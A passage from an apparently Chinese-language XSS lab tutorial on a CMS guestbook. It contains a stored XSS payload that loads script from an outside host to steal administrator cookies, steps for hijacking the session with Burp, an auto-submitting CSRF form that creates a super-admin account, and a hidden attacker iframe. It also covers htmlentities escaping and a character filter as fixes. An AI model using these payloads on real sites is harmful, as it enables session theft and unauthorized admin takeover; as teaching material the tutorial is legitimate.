
在最后一行添加&title=</textarea>'"><script src=http://xssec.cc/318JcJ?1429098784></script>




去后台查看，并审核通过



已经盗取到管理员cookies，接下来直接替换后台cookies就可以获得管理员权限



也可以通过burp的替换功能来完成，这样就可以达到达到批量替换:



下面直接点击forward就可以转到管理员后台页面:



# 七XSS GetShell

http://www.baidu.com/baidu?word=XSS+GetShell&ie=utf-8&tn=98012088\_2\_dg


# 八XSS 防护


如何防范使用htmlentities 和stuip\_tags()

|  |  |
| --- | --- |
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  <html xmlns="http://www.w3.org/1999/xhtml">  <head>  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />  <title></title>  </head>  <body>  <div>  <?php  if (isset($\_POST['input'])){  $data = htmlentities ($\_POST['input']);  echo $data;  }  ?>  </div>  <form action="" method="post">  <p>  <textarea name="input" rows="20" cols="60"></textarea>  </p>  <p>  <input type="submit" value="Go"/>  </p>  </form>  </body>  </html> |  |


**防护案例2**

第一步:打开创力网站管理系统 v4.0找到留言频道进行发表留言抓包分析,如下面:





第二步:当管理员待审留言的时候就会出现跨站



第三步:修复跨站漏洞，通过burp抓包分析得知,漏洞文件是/guestbook/write.asp 漏洞参数是GuestTitle。下面我们就打开write.asp文件找到漏洞参数GuestTitle 把原来的GuestTitle = Trim(request("GuestTitle"))替换为GuestTitle = check(Trim(request("GuestTitle"))) 接着分别在文件末尾的%>前添加代码

function check(s)

s=Replace(s,"<","x")

s=Replace(s,">","y")

check=s

end function



过滤<>后的结果

(注：有关创力CMS系统XSS与CSRF结合案例详细请看本章视频:

添加管理员帐号代表:

<html>

<form method="post" action="http://192.168.1.105:991/admin/Admin\_Admin.asp?" name="form1">

<input name="UserName" value="test"> <!--后台ID-->

<input name="Action" type="hidden" id="Action" value="SaveAdd">

<input name="AddUser" value="test"> <!--前台ID-->

<input type="password" name="Password" value="qing520"> <!--密码--> <input type="password" name="PwdConfirm" value="qing520"> <!--重复密码-->

<input name="Purview\_0" type="radio" value="1" onClick="PurviewDetail.style.display=none" checked> <!--超级管理员权限-->

</form> <script> document.form1.submit(); </script>

</html>

攻击者插入代码:

<iframe src=http://192.168.1.105:8090/1.asp width=0 height=0></iframe>